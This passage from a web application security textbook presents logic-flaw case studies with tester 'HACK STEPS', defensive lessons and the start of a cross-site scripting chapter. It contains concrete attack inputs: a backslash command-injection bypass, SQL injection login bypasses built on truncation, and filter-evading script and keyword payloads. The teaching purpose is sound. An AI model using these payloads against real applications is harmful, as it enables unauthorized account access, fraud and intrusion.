When the assumption is explicitly stated in this way, the logic flaw becomes obvious. Of course, an ordinary user could issue a request that did not contain an existing password parameter, because users controlled every aspect of the requests they issued.

This logic flaw was devastating for the application. It enabled an attacker to reset the password of any other user and take full control of that person's account.

#### **HACK STEPS**

1. When probing key functionality for logic flaws, try removing in turn each parameter submitted in requests, including cookies, query string fields, and items of `POST` data.
2. Be sure to delete the actual name of the parameter as well as its value. Do not just submit an empty string, because typically the server handles this differently.
3. Attack only one parameter at a time to ensure that all relevant code paths within the application are reached.
4. If the request you are manipulating is part of a multistage process, follow the process through to completion, because some later logic may process data that was supplied in earlier steps and stored within the session.

### **Example 3: Proceeding to Checkout**

The authors encountered this logic flaw in the web application employed by an online retailer.

#### ***The Functionality***

The process of placing an order involved the following stages:

1. Browse the product catalog, and add items to the shopping basket.
2. Return to the shopping basket, and finalize the order.
3. Enter payment information.
4. Enter delivery information.

#### ***The Assumption***

The developers assumed that users would always access the stages in the intended sequence, because this was the order in which the stages are delivered to the user by the navigational links and forms presented to the user's browser. Hence, any user who completed the ordering process must have submitted satisfactory payment details along the way.

#### ***The Attack***

The developers' assumption was flawed for fairly obvious reasons. Users controlled every request they made to the application and therefore could access

any stage of the ordering process in any sequence. By proceeding directly from stage 2 to stage 4, an attacker could generate an order that was finalized for delivery but that had not actually been paid for.

### HACK STEPS

The technique for finding and exploiting flaws of this kind is known as *forced browsing*. It involves circumventing any controls imposed by in-browser navigation on the sequence in which application functions may be accessed:

1. When a multistage process involves a defined sequence of requests, attempt to submit these requests out of the expected sequence. Try skipping certain stages, accessing a single stage more than once, and accessing earlier stages after later ones.
2. The sequence of stages may be accessed via a series of GET or POST requests for distinct URLs, or they may involve submitting different sets of parameters to the same URL. The stage being requested may be specified by submitting a function name or index within a request parameter. Be sure to understand fully the mechanisms that the application is employing to deliver access to distinct stages.
3. From the context of the functionality that is implemented, try to understand what assumptions the developers may have made and where the key attack surface lies. Try to identify ways of violating those assumptions to cause undesirable behavior within the application.
4. When multistage functions are accessed out of sequence, it is common to encounter a variety of anomalous conditions within the application, such as variables with null or uninitialized values, a partially defined or inconsistent state, and other unpredictable behavior. In this situation, the application may return an interesting error message and debug output, which you can use to better understand its internal workings and thereby fine-tune the current or a different attack (see Chapter 15). Sometimes, the application may get into a state entirely unanticipated by developers, which may lead to serious security flaws.

**NOTE** Many types of access control vulnerability are similar in nature to this logic flaw. When a privileged function involves multiple stages that normally are accessed in a defined sequence, the application may assume that users will always proceed through the functionality in this sequence. The application may enforce strict access control on the initial stages of the process and assume that any user who reaches the later stages therefore must be authorized. If a low-privileged user proceeds directly to a later stage, she may be able to access it without any restrictions. See Chapter 8 for more details on finding and exploiting vulnerabilities of this kind.

## Example 4: Rolling Your Own Insurance

The authors encountered this logic flaw in a web application deployed by a financial services company.

### *The Functionality*

The application enabled users to obtain quotes for insurance and, if desired, complete and submit an insurance application online. The process was spread across a dozen stages:

- At the first stage, the applicant submitted some basic information and specified either a preferred monthly premium or the value he wanted insurance for. The application offered a quote, computing whichever value the applicant did not specify.
- Across several stages, the applicant supplied various other personal details, including health, occupation, and pastimes.
- Finally, the application was transmitted to an underwriter working for the insurance company. Using the same web application, the underwriter reviewed the details and decided whether to accept the application as is or modify the initial quote to reflect any additional risks.

Through each of the stages described, the application employed a shared component to process each parameter of user data submitted to it. This component parsed all the data in each `POST` request into name/value pairs and updated its state information with each item of data received.

### *The Assumption*

The component that processed user-supplied data assumed that each request would contain only the parameters that had been requested from the user in the relevant HTML form. Developers did not consider what would happen if a user submitted parameters he was not asked to supply.

### *The Attack*

Of course, the assumption was flawed, because users could submit arbitrary parameter names and values with every request. As a result, the application's core functionality was broken in various ways:

- An attacker could exploit the shared component to bypass all server-side input validation. At each stage of the quotation process, the application performed strict validation of the data expected at that stage and rejected any data that failed this validation. But the shared component updated

the application's state with every parameter supplied by the user. Hence, if an attacker submitted data out of sequence by supplying a name/value pair that the application expected at an earlier stage, that data would be accepted and processed, with no validation having been performed. As it happened, this possibility paved the way for a stored cross-site scripting attack targeting the underwriter, which allowed a malicious user to access the personal information of other applicants (see Chapter 12).

- An attacker could buy insurance at an arbitrary price. At the first stage of the quotation process, the applicant specified either her preferred monthly premium or the value she wanted to insure, and the application computed the other item accordingly. However, if a user supplied new values for either or both of these items at a later stage, the application's state was updated with these values. By submitting these parameters out of sequence, an attacker could obtain a quote for insurance at an arbitrary value and arbitrary monthly premium.
- There were no access controls regarding which parameters a given type of user could supply. When an underwriter reviewed a completed application, he updated various items of data, including the acceptance decision. This data was processed by the shared component in the same way as data supplied by an ordinary user. If an attacker knew or guessed the parameter names used when the underwriter reviewed an application, the attacker could simply submit these, thereby accepting his own application without any actual underwriting.

### HACK STEPS

**The flaws in this application were fundamental to its security, but none of them would have been identified by an attacker who simply intercepted browser requests and modified the parameter values being submitted.**

- 1. Whenever an application implements a key action across multiple stages, you should take parameters that are submitted at one stage of the process and try submitting these to a different stage. If the relevant items of data are updated within the application's state, you should explore the ramifications of this behavior to determine whether you can leverage it to carry out any malicious action, as in the preceding three examples.**
- 2. If the application implements functionality whereby different categories of user can update or perform other actions on a common collection of data, you should walk through the process using each type of user and observe the parameters submitted. Where different parameters are ordinarily submitted by the different users, take each parameter submitted by one user and try to submit it as the other user. If the parameter is accepted and processed as that user, explore the implications of this behavior as previously described.**

## Example 5: Breaking the Bank

The authors encountered this logic flaw in the web application deployed by a major financial services company.

### *The Functionality*

The application enabled existing customers who did not already use the online application to register to do so. New users were required to supply some basic personal information to provide a degree of assurance of their identity. This information included name, address, and date of birth, but it did not include anything secret such as an existing password or PIN.

When this information had been entered correctly, the application forwarded the registration request to back-end systems for processing. An information pack was mailed to the user's registered home address. This pack included instructions for activating her online access via a telephone call to the company's call center and also a one-time password to use when first logging in to the application.

### *The Assumption*

The application's designers believed that this mechanism provided a robust defense against unauthorized access to the application. The mechanism implemented three layers of protection:

- A modest amount of personal data was required up front to deter a malicious attacker or mischievous user from attempting to initiate the registration process on other users' behalf.
- The process involved transmitting a key secret out-of-band to the customer's registered home address. An attacker would need to have access to the victim's personal mail.
- The customer was required to telephone the call center and authenticate himself there in the usual way, based on personal information and selected digits from a PIN.

This design was indeed robust. The logic flaw lay in the implementation of the mechanism.

The developers implementing the registration mechanism needed a way to store the personal data submitted by the user and correlate this with a unique customer identity within the company's database. Keen to reuse existing code, they came across the following class, which appeared to serve their purposes:

```
class CCustomer
{
    String firstName;
    String lastName;
```



```
CDoB dob;  
CAddress homeAddress;  
long custNumber;  
...
```

After the user's information was captured, this object was instantiated, populated with the supplied information, and stored in the user's session. The application then verified the user's details and, if they were valid, retrieved that user's unique customer number, which was used in all the company's systems. This number was added to the object, together with some other useful information about the user. The object was then transmitted to the relevant back-end system for the registration request to be processed.

The developers assumed that using this code component was harmless and would not lead to a security problem. However, the assumption was flawed, with serious consequences.

### ***The Attack***

The same code component that was incorporated into the registration functionality was also used elsewhere within the application, including within the core functionality. This gave authenticated users access to account details, statements, funds transfers, and other information. When a registered user successfully authenticated herself to the application, this same object was instantiated and saved in her session to store key information about her identity. The majority of the functionality within the application referenced the information within this object to carry out its actions. For example, the account details presented to the user on her main page were generated on the basis of the unique customer number contained within this object.

The way in which the code component was already being employed within the application meant that the developers' assumption was flawed, and the manner in which they reused it did indeed open a significant vulnerability.

Although the vulnerability was serious, it was in fact relatively subtle to detect and exploit. Access to the main application functionality was protected by access controls at several layers, and a user needed to have a fully authenticated session to pass these controls. To exploit the logic flaw, therefore, an attacker needed to follow these steps:

- Log in to the application using his own valid account credentials.
- Using the resulting authenticated session, access the registration functionality and submit a different customer's personal information. This caused the application to overwrite the original `CCustomer` object in the attacker's session with a new object relating to the targeted customer.
- Return to the main application functionality and access the other customer's account.

A vulnerability of this kind is not easy to detect when probing the application from a black-box perspective. However, it is also hard to identify when reviewing or writing the actual source code. Without a clear understanding of the application as a whole and how different components are used in different areas, the flawed assumption made by developers may not be evident. Of course, clearly commented source code and design documentation would reduce the likelihood of such a defect's being introduced or remaining undetected.

#### HACK STEPS

1. In a complex application involving either horizontal or vertical privilege segregation, try to locate any instances where an individual user can accumulate an amount of state within his session that relates in some way to his identity.
2. Try to step through one area of functionality, and then switch to an unrelated area, to determine whether any accumulated state information has an effect on the application's behavior.

### Example 6: Beating a Business Limit

The authors encountered this logic flaw in a web-based enterprise resource planning application used within a manufacturing company.

#### *The Functionality*

Finance personnel could perform funds transfers between various bank accounts owned by the company and its key customers and suppliers. As a precaution against fraud, the application prevented most users from processing transfers with a value greater than \$10,000. Any transfer larger than this required a senior manager's approval.

#### *The Assumption*

The code responsible for implementing this check within the application was simple:

```
bool CAuthCheck::RequiresApproval(int amount)
{
    if (amount <= m_apprThreshold)
        return false;
    else return true;
}
```

The developers assumed that this transparent check was bulletproof. No transaction for greater than the configured threshold could ever escape the requirement for secondary approval.

### **The Attack**

The developers' assumption was flawed because they overlooked the possibility that a user would attempt to process a transfer for a negative amount. Any negative number would clear the approval test, because it is less than the threshold. However, the banking module of the application accepted negative transfers and simply processed them as positive transfers in the opposite direction. Hence, any user who wanted to transfer \$20,000 from account A to account B could simply initiate a transfer of -\$20,000 from account B to account A, which had the same effect and required no approval. The antifraud defenses built into the application could be bypassed easily!

**NOTE** Many kinds of web applications employ numeric limits within their business logic:

- A retailing application may prevent a user from ordering more than the number of units available in stock.
- A banking application may prevent a user from making bill payments that exceed her current account balance.
- An insurance application may adjust its quotes based on age thresholds.

Finding a way to beat such limits often does not represent a security compromise of the application itself. However, it may have serious business consequences and represent a breach of the controls that the owner is relying on the application to enforce.

The most obvious vulnerabilities of this kind often are detected during the user-acceptance testing that normally occurs before an application is launched. However, more subtle manifestations of the problem may remain, particularly when hidden parameters are being manipulated.

### **HACK STEPS**

The first step in attempting to beat a business limit is to understand what characters are accepted within the relevant input that you control.

1. Try entering negative values, and see if the application accepts them and processes them in the way you would expect.
2. You may need to perform several steps to engineer a change in the application's state that can be exploited for a useful purpose. For example, several transfers between accounts may be required until a suitable balance has been accrued that can actually be extracted.

## Example 7: Cheating on Bulk Discounts

The authors encountered this logic flaw in the retail application of a software vendor.

### *The Functionality*

The application allowed users to order software products and qualify for bulk discounts if a suitable bundle of items was purchased. For example, users who purchased an antivirus solution, personal firewall, and antispam software were entitled to a 25% discount on the individual prices.

### *The Assumption*

When a user added an item of software to his shopping basket, the application used various rules to determine whether the bundle of purchases he had chosen entitled him to a discount. If so, the prices of the relevant items within the shopping basket were adjusted in line with the discount. The developers assumed that the user would go on to purchase the chosen bundle and therefore would be entitled to the discount.

### *The Attack*

The developers' assumption is rather obviously flawed because it ignores the fact that users may remove items from their shopping baskets after they have been added. A crafty user could add to his basket large quantities of every single product on sale from the vendor to attract the maximum possible bulk discounts. After the discounts were applied to items in his shopping basket, he could remove items he did not want and still receive the discounts applied to the remaining products.

#### **HACK STEPS**

1. In any situation where prices or other sensitive values are adjusted based on criteria that are determined by user-controllable data or actions, first understand the algorithms that the application uses and the point within its logic where adjustments are made. Identify whether these adjustments are made on a one-time basis or whether they are revised in response to further actions performed by the user.
2. Think imaginatively. Try to find a way of manipulating the application's behavior to cause it to get into a state where the adjustments it has applied do not correspond to the original criteria intended by its designers. In the most obvious case, as just described, this may simply involve removing items from a shopping cart after a discount has been applied!

## Example 8: Escaping from Escaping

The authors encountered this logic flaw in various web applications, including the web administration interface used by a network intrusion detection product.

### *The Functionality*

The application's designers had decided to implement some functionality that involved passing user-controllable input as an argument to an operating system command. The application's developers understood the inherent risks involved in this kind of operation (see Chapter 9) and decided to defend against these risks by sanitizing any potentially malicious characters within the user input. Any instances of the following would be escaped using the backslash character:

`; | & < > ' space and newline`

Escaping data in this way causes the shell command interpreter to treat the relevant characters as part of the argument being passed to the invoked command, rather than as shell metacharacters. Such metacharacters could be used to inject additional commands or arguments, redirect output, and so on.

### *The Assumption*

The developers were certain that they had devised a robust defense against command injection attacks. They had brainstormed every possible character that might assist an attacker and had ensured that they were all properly escaped and therefore made safe.

### *The Attack*

The developers forgot to escape the escape character itself.

The backslash character usually is not of direct use to an attacker when exploiting a simple command injection flaw. Therefore, the developers did not identify it as potentially malicious. However, by failing to escape it, they provided a means for the attacker to defeat their sanitizing mechanism.

Suppose an attacker supplies the following input to the vulnerable function:

```
foo\;ls
```

The application applies the relevant escaping, as described previously, so the attacker's input becomes:

```
foo\\;ls
```

When this data is passed as an argument to the operating system command, the shell interpreter treats the first backslash as the escape character. Therefore, it treats the second backslash as a literal backslash—not as an escape character, but as part of the argument itself. It then encounters a semicolon that is apparently not escaped. It treats this as a command separator and therefore goes on to execute the injected command supplied by the attacker.

**HACK STEPS**

Whenever you probe an application for command injection and other flaws, having attempted to insert the relevant metacharacters into the data you control, always try placing a backslash immediately before each such character to test for the logic flaw just described.

**NOTE** This same flaw can be found in some defenses against cross-site scripting attacks (see Chapter 12). When user-supplied input is copied directly into the value of a string variable in a piece of JavaScript, this value is encapsulated within quotation marks. To defend themselves against cross-site scripting, many applications use backslashes to escape any quotation marks that appear within the user's input. However, if the backslash character itself is not escaped, an attacker can submit `\'` to break out of the string and therefore take control of the script. This exact bug was found in early versions of the Ruby On Rails framework in the `escape_javascript` function.

## Example 9: Invalidating Input Validation

The authors encountered this logic flaw in a web application used in an e-commerce site. Variants can be found in many other applications.

### *The Functionality*

The application contained a suite of input validation routines to protect against various types of attacks. Two of these defense mechanisms were a SQL injection filter and a length limiter.

It is common for applications to try to defend themselves against SQL injection by escaping any single quotation marks that appear within string-based user input (and rejecting any that appear within numeric input). As described in Chapter 9, two single quotation marks together are an escape sequence that represents one literal single quote, which the database interprets as data within a quoted string rather than the closing string terminator. Many developers reason, therefore, that by doubling any single quotation marks within user-supplied input, they will prevent any SQL injection attacks from occurring.

The length limiter was applied to all input, ensuring that no variable supplied by a user was longer than 128 characters. It achieved this by truncating any variables to 128 characters.

### *The Assumption*

It was assumed that both the SQL injection filter and length truncation were desirable defenses from a security standpoint, so both should be applied.

## The Attack

The SQL injection defense works by doubling any quotation marks appearing within user input, so that within each pair of quotes, the first quote acts as an escape character to the second. However, the developers did not consider what would happen to the sanitized input if it was then handed to the truncation function.

Recall the SQL injection example in a login function in Chapter 9. Suppose that the application doubles any single quotation marks contained in user input and also then imposes a length limit on the data, truncating it to 128 characters. Supplying this username:

```
admin'--
```

now results in the following query, which fails to bypass the login:

```
SELECT * FROM users WHERE username = 'admin'--' and password = ''
```

However, if you submit a following username (containing 127 a's followed by a single quotation mark):

```
aaaaaaaaa[...]aaaaaaaaaaa'
```

the application first doubles up the single quotation mark and then truncates the string to 128 characters, returning your input to its original value. This results in a database error, because you have injected an additional single quotation mark into the query without fixing the surrounding syntax. If you now also supply the password:

```
or 1=1--
```

the application performs the following query, which succeeds in bypassing the login:

```
SELECT * FROM users WHERE username = 'aaaaaaaaa[...]aaaaaaaaaaa' and  
password = 'or 1=1--'
```

The doubled quotation mark at the end of the string of a's is interpreted as an escaped quotation mark and, therefore, as part of the query data. This string effectively continues as far as the next single quotation mark, which in the original query marked the start of the user-supplied password value. Thus, the actual username that the database understands is the literal string data shown here:

```
aaaaaaaaa[...]aaaaaaaaaaa'and password =
```

Hence, whatever comes next is interpreted as part of the query itself and can be crafted to interfere with the query logic.

**TIP** You can test for this type of vulnerability without knowing exactly what length limit is being imposed by submitting in turn two long strings of the following form:

```
..... and so on

a..... and so on
```

and determining whether an error occurs. Any truncation of escaped input will occur after either an even or odd number of characters. Whichever possibility is the case, one of the preceding strings will result in an odd number of single quotation marks being inserted into the query, resulting in invalid syntax.

### HACK STEPS

Make a note of any instances in which the application modifies user input, in particular by truncating it, stripping out data, encoding, or decoding. For any observed instances, determine whether a malicious string can be contrived:

1. If data is stripped once (nonrecursively), determine whether you can submit a string that compensates for this. For example, if the application filters SQL keywords such as `SELECT`, submit `SELSELECTECT` and see if the resulting filtering removes the inner `SELECT` substring, leaving the word `SELECT`.
2. If data validation takes place in a set order and one or more validation processes modifies the data, determine whether this can be used to beat one of the prior validation steps. For example, if the application performs URL decoding and then strips malicious data such as the `<script>` tag, it may be possible to overcome this with strings such as:

```
%<script>3cscript%<script>3ealert(1)%<script>3c/
script%<script>3e
```

**NOTE** Cross-site scripting filters frequently inadvisably strip all data that occurs between HTML tag pairs, such as `<tag1>aaaaa</tag1>`. These are often vulnerable to this type of attack.

## Example 10: Abusing a Search Function

The authors encountered this logic flaw in an application providing subscription-based access to financial news and information. The same vulnerability was later found in two completely unrelated applications, illustrating the subtle and pervasive nature of many logic flaws.



## ***The Functionality***

The application provided access to a huge archive of historical and current information, including company reports and accounts, press releases, market analyses, and the like. Most of this information was accessible only to paying subscribers.

The application provided a powerful and fine-grained search function that all users could access. When an anonymous user performed a query, the search function returned links to all documents that matched the query. However, the user was required to subscribe to retrieve any of the actual protected documents his query returned. The application's owners regarded this behavior as a useful marketing tactic.

## ***The Assumption***

The application's designer assumed that users could not use the search function to extract any useful information without paying for it. The document titles listed in the search results were typically cryptic, such as "Annual Results 2010," "Press Release 08-03-2011," and so on.

## ***The Attack***

Because the search function indicated how many documents matched a given query, a wily user could issue a large number of queries and use inference to extract information from the search function that normally would need to be paid for. For example, the following queries could be used to zero in on the contents of an individual protected document:

```
wahh consulting
>> 276 matches
wahh consulting "Press Release 08-03-2011" merger
>> 0 matches
wahh consulting "Press Release 08-03-2011" share issue
>> 0 matches
wahh consulting "Press Release 08-03-2011" dividend
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover
>> 1 match
wahh consulting "Press Release 08-03-2011" takeover haxors inc
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover uberleet ltd
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover script kiddy corp
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover ngs
>> 1 match
```

```
wahh consulting "Press Release 08-03-2011" takeover ngs announced
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover ngs cancelled
>> 0 matches
wahh consulting "Press Release 08-03-2011" takeover ngs completed
>> 1 match
```

Although the user cannot view the document itself, with sufficient imagination and use of scripted requests, he may be able to build a fairly accurate understanding of its contents.

**TIP** In certain situations, being able to leach information via a search function in this way may be critical to the security of the application itself, effectively disclosing details of administrative functions, passwords, and technologies in use.

**TIP** This technique has proven to be an effective attack against internal document management software. The authors have used this technique to brute-force a key password from a configuration file that was stored in a wiki. Because the wiki returned a hit if the search string appeared anywhere in the page (instead of matching on whole words), it was possible to brute-force the password letter by letter, searching for the following:

```
Password=A
Password=B
Password=BA
...
```

## Example 11: Snarfing Debug Messages

The authors encountered this logic flaw in a web application used by a financial services company.

### *The Functionality*

The application was only recently deployed. Like much new software, it still contained a number of functionality-related bugs. Intermittently, various operations would fail in an unpredictable way, and users would receive an error message.

To facilitate the investigation of errors, developers decided to include detailed, verbose information in these messages, including the following details:

- The user's identity
- The token for the current session
- The URL being accessed
- All the parameters supplied with the request that generated the error

Generating these messages had proven useful when help desk personnel attempted to investigate and recover from system failures. They also were helping iron out the remaining functionality bugs.

### ***The Assumption***

Despite the usual warnings from security advisers that verbose debug messages of this kind could potentially be misused by an attacker, the developers reasoned that they were not opening any security vulnerability. The user could readily obtain all the information contained in the debugging message by inspecting the requests and responses processed by her browser. The messages did not include any details about the actual failure, such as stack traces, so conceivably they were not helpful in formulating an attack against the application.

### ***The Attack***

Despite their reasoning about the contents of the debug messages, the developers' assumption was flawed because of mistakes they made in implementing the creation of debugging messages.

When an error occurred, a component of the application gathered all the required information and stored it. The user was issued an HTTP redirect to a URL that displayed this stored information. The problem was that the application's storage of debug information, and user access to the error message, was not session-based. Rather, the debugging information was stored in a static container, and the error message URL always displayed the information that was last placed in this container. Developers had assumed that users following the redirect would therefore see only the debug information relating to their error.

In fact, in this situation, ordinary users would occasionally be presented with the debugging information relating to a different user's error, because the two errors had occurred almost simultaneously. But aside from questions about thread safety (see the next example), this was not simply a race condition. An attacker who discovered how the error mechanism functioned could simply poll the message URL repeatedly and log the results each time they changed. Over a period of few hours, this log would contain sensitive data about numerous application users:

- A set of usernames that could be used in a password-guessing attack
- A set of session tokens that could be used to hijack sessions
- A set of user-supplied input, which may contain passwords and other sensitive items

The error mechanism, therefore, presented a critical security threat. Because administrative users sometimes received these detailed error messages, an

attacker monitoring error messages would soon obtain sufficient information to compromise the entire application.

#### **HACK STEPS**

1. To detect a flaw of this kind, first catalog all the anomalous events and conditions that can be generated and that involve interesting user-specific information being returned to the browser in an unusual way, such as a debugging error message.
2. Using the application as two users in parallel, systematically engineer each condition using one or both users, and determine whether the other user is affected in each case.

### **Example 12: Racing Against the Login**

This logic flaw has affected several major applications in the recent past.

#### ***The Functionality***

The application implemented a robust, multistage login process in which users were required to supply several different credentials to gain access.

#### ***The Assumption***

The authentication mechanism had been subject to numerous design reviews and penetration tests. The owners were confident that no feasible means existed of attacking the mechanism to gain unauthorized access.

#### ***The Attack***

In fact, the authentication mechanism contained a subtle flaw. Occasionally, when a customer logged in, he gained access to the account of a completely different user, enabling him to view all that user's financial details, and even make payments from the other user's account. The application's behavior initially appeared to be random: the user had not performed any unusual action to gain unauthorized access, and the anomaly did not recur on subsequent logins.

After some investigation, the bank discovered that the error was occurring when two different users logged in to the application at precisely the same moment. It did not occur on every such occasion—only on a subset of them. The root cause was that the application was briefly storing a key identifier about each newly authenticated user within a static (nonsession) variable. After being written, this variable's value was read back an instant later. If a different thread (processing another login) had written to the variable during this instant, the earlier user would land in an authenticated session belonging to the subsequent user.

The vulnerability arose from the same kind of mistake as in the error message example described previously: the application was using static storage to hold information that should have been stored on a per-thread or per-session basis. However, the present example is far more subtle to detect and is more difficult to exploit because it cannot be reliably reproduced.

Flaws of this kind are known as “race conditions” because they involve a vulnerability that arises for a brief period of time under certain specific circumstances. Because the vulnerability exists only for a short time, an attacker “races” to exploit it before the application closes it again. In cases where the attacker is local to the application, it is often possible to engineer the exact circumstances under which the race condition arises and reliably exploit the vulnerability during the available window. Where the attacker is remote to the application, this is normally much harder to achieve.

A remote attacker who understood the nature of the vulnerability could conceivably have devised an attack to exploit it by using a script to log in continuously and check the details of the account accessed. But the tiny window during which the vulnerability could be exploited meant that a huge number of requests would be required.

It was not surprising that the race condition was not discovered during normal penetration testing. The conditions in which it arose came about only when the application gained a large-enough user base for random anomalies to occur, which were reported by customers. However, a close code review of the authentication and session management logic would have identified the problem.

### HACK STEPS

**Performing remote black-box testing for subtle thread safety issues of this kind is not straightforward. It should be regarded as a specialized undertaking, probably necessary only in the most security-critical of applications.**

- 1. Target selected items of key functionality, such as login mechanisms, password change functions, and funds transfer processes.**
- 2. For each function tested, identify a single request, or a small number of requests, that a given user can use to perform a single action. Also find the simplest means of confirming the result of the action, such as verifying that a given user’s login has resulted in access to that person’s account information.**
- 3. Using several high-spec machines, accessing the application from different network locations, script an attack to perform the same action repeatedly on behalf of several different users. Confirm whether each action has the expected result.**
- 4. Be prepared for a large volume of false positives. Depending on the scale of the application’s supporting infrastructure, this activity may well amount to a load test of the installation. Anomalies may be experienced for reasons that have nothing to do with security.**

## Avoiding Logic Flaws

---

Just as there is no unique signature by which logic flaws in web applications can be identified, there is also no silver bullet that will protect you. For example, there is no equivalent to the straightforward advice of using a safe alternative to a dangerous API. Nevertheless, a range of good practices can be applied to significantly reduce the risk of logical flaws appearing within your applications:

- Ensure that every aspect of the application's design is clearly documented in sufficient detail for an outsider to understand every assumption the designer made. All such assumptions should be explicitly recorded within the design documentation.
- Mandate that all source code is clearly commented to include the following information throughout:
  - The purpose and intended uses of each code component.
  - The assumptions made by each component about anything that is outside of its direct control.
  - References to all client code that uses the component. Clear documentation to this effect could have prevented the logic flaw within the online registration functionality. (Note that "client" here refers not to the user end of the client/server relationship but to other code for which the component being considered is an immediate dependency.)
- During security-focused reviews of the application design, reflect on every assumption made within the design, and try to imagine circumstances under which each assumption might be violated. Focus on any assumed conditions that could conceivably be within the control of application users.
- During security-focused code reviews, think laterally about two key areas: the ways in which the application will handle unexpected user behavior, and the potential side effects of any dependencies and interoperation between different code components and different application functions.

In relation to the specific examples of logic flaws we have described, a number of individual lessons can be learned:

- Be constantly aware that users control every aspect of every request (see Chapter 1). They may access multistage functions in any sequence. They may submit parameters that the application did not ask for. They may omit certain parameters, not just interfere with the parameters' values.
- Drive all decisions regarding a user's identity and status from her session (see Chapter 8). Do not make any assumptions about the user's privileges on the basis of any other feature of the request, including the fact that it occurs at all.

- When implementing functions that update session data on the basis of input received from the user, or actions performed by the user, carefully consider any impact that the updated data may have on other functionality within the application. Be aware that unexpected side effects may occur in entirely unrelated functionality written by a different programmer or even a different development team.
- If a search function is liable to index sensitive data that some users are not authorized to access, ensure that the function does not provide any means for those users to infer information based on search results. If appropriate, maintain several search indexes based on different levels of user privilege, or perform dynamic searches of information repositories with the privileges of the requesting user.
- Be extremely wary of implementing any functionality that enables any user to delete items from an audit trail. Also, consider the possible impact of a high-privileged user creating another user of the same privilege level in heavily audited applications and dual-authorization models.
- When carrying out checks based on numeric business limits and thresholds, perform strict canonicalization and data validation on all user input before processing it. If negative numbers are not expected, explicitly reject requests that contain them.
- When implementing discounts based on order volumes, ensure that orders are finalized before actually applying the discount.
- When escaping user-supplied data before passing to a potentially vulnerable application component, always be sure to escape the escape character itself, or the entire validation mechanism may be broken.
- Always use appropriate storage to maintain any data that relates to an individual user—either in the session or in the user’s profile.

## Summary

---

Attacking an application’s logic involves a mixture of systematic probing and lateral thinking. We have described various key checks that you should always carry out to test the application’s behavior in response to unexpected input. These include removing parameters from requests, using forced browsing to access functions out of sequence, and submitting parameters to different locations within the application. Often, how an application responds to these actions points toward some defective assumption that you can violate, to malicious effect.

In addition to these basic tests, the most important challenge when probing for logic flaws is to try to get inside the developers’ minds. You need to understand what they were trying to achieve, what assumptions they probably made,

what shortcuts they probably took, and what mistakes they may have made. Imagine that you were working on a tight deadline, worrying primarily about functionality rather than security, trying to add a new function to an existing code base, or using poorly documented APIs written by someone else. In that situation, what would you get wrong, and how could it be exploited?

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. What is forced browsing, and what kinds of vulnerabilities can it be used to identify?
2. An application applies various global filters on user input, designed to prevent different categories of attack. To defend against SQL injection, it doubles up any single quotation marks that appear in user input. To prevent buffer overflow attacks against some native code components, it truncates any overlong items to a reasonable limit.

What might go wrong with these filters?

3. What steps could you take to probe a login function for fail-open conditions? (Describe as many different tests as you can think of.)
4. A banking application implements a multistage login mechanism that is intended to be highly robust. At the first stage, the user enters a username and password. At the second stage, the user enters the changing value on a physical token she possesses, and the original username is resubmitted in a hidden form field.

What logic flaw should you immediately check for?

5. You are probing an application for common categories of vulnerability by submitting crafted input. Frequently, the application returns verbose error messages containing debugging information. Occasionally, these messages relate to errors generated by other users. When this happens, you are unable to reproduce the behavior a second time. What logic flaw might this indicate, and how should you proceed?



## Attacking Users: Cross-Site Scripting

All the attacks we have considered so far involve directly targeting the server-side application. Many of these attacks do, of course, impinge upon other users, such as a SQL injection attack that steals other users' data. But the attacker's essential methodology was to interact with the server in unexpected ways to perform unauthorized actions and access unauthorized data.

The attacks described in this chapter and the next are in a different category, because the attacker's primary target is the application's other users. All the relevant vulnerabilities still exist within the application itself. However, the attacker leverages some aspect of the application's behavior to carry out malicious actions against another end user. These actions may result in some of the same effects that we have already examined, such as session hijacking, unauthorized actions, and the disclosure of personal data. They may also result in other undesirable outcomes, such as logging of keystrokes or execution of arbitrary commands on users' computers.

Other areas of software security have witnessed a gradual shift in focus from server-side to client-side attacks in recent years. For example, Microsoft used to frequently announce serious security vulnerabilities within its server products. Although numerous client-side flaws were also disclosed, these received much less attention because servers presented a much more appealing target for most attackers. In the course of just a few years, at the start of the twenty-first century, this situation has changed markedly. At the time of this writing,

no critical security vulnerabilities have been publicly announced in Microsoft's IIS web server from version 6 onward. However, in the time since this product was first released, a large number of flaws have been disclosed in Microsoft's Internet Explorer browser. As general awareness of security threats has evolved, the front line of the battle between application owners and hackers has moved from the server to the client.

Although the development of web application security has been a few years behind the curve, the same trend can be identified. At the end of the 1990s, most applications on the Internet were riddled with critical flaws such as command injection, which could be easily found and exploited by any attacker with a bit of knowledge. Although many such vulnerabilities still exist today, they are slowly becoming less widespread and more difficult to exploit. Meanwhile, even the most security-critical applications still contain many easily discoverable client-side flaws. Furthermore, although the server side of an application may behave in a limited, controllable manner, clients may use any number of different browser technologies and versions, opening a wide range of potentially successful attack vectors.

A key focus of research in the past decade has been client-side vulnerabilities, with defects such as session fixation and cross-site request forgery first being discussed many years after most categories of server-side bugs were widely known. Media focus on web security is predominantly concerned with client-side attacks, with such terms as spyware, phishing, and Trojans being common currency to many journalists who have never heard of SQL injection or path traversal. And attacks against web application users are an increasingly lucrative criminal business. Why go to the trouble of breaking into an Internet bank when you can instead compromise 1% of its 10 million customers in a relatively crude attack that requires little skill or elegance?

Attacks against other application users come in many forms and manifest a variety of subtleties and nuances that are frequently overlooked. They are also less well understood in general than the primary server-side attacks, with different flaws being conflated or neglected even by some seasoned penetration testers. We will describe all the different vulnerabilities that are commonly encountered and spell out the practical steps you need to follow to identify and exploit each of these.

This chapter focuses on cross-site scripting (XSS). This category of vulnerability is the Godfather of attacks against other users. It is by some measure the most prevalent web application vulnerability found in the wild. It afflicts the vast majority of live applications, including some of the most security-critical applications on the Internet, such as those used by online banks. The next chapter examines a large number of other types of attacks against users, some of which have important similarities to XSS.

**COMMON MYTH**

**“Users get compromised because they are not security-conscious”.**

**Although this is partially true, some attacks against application users can be successful regardless of the users’ security precautions. Stored XSS attacks can compromise the most security-conscious users without any interaction from the user. Chapter 13 introduces many more methods by which security-conscious users can be compromised without their knowledge.**

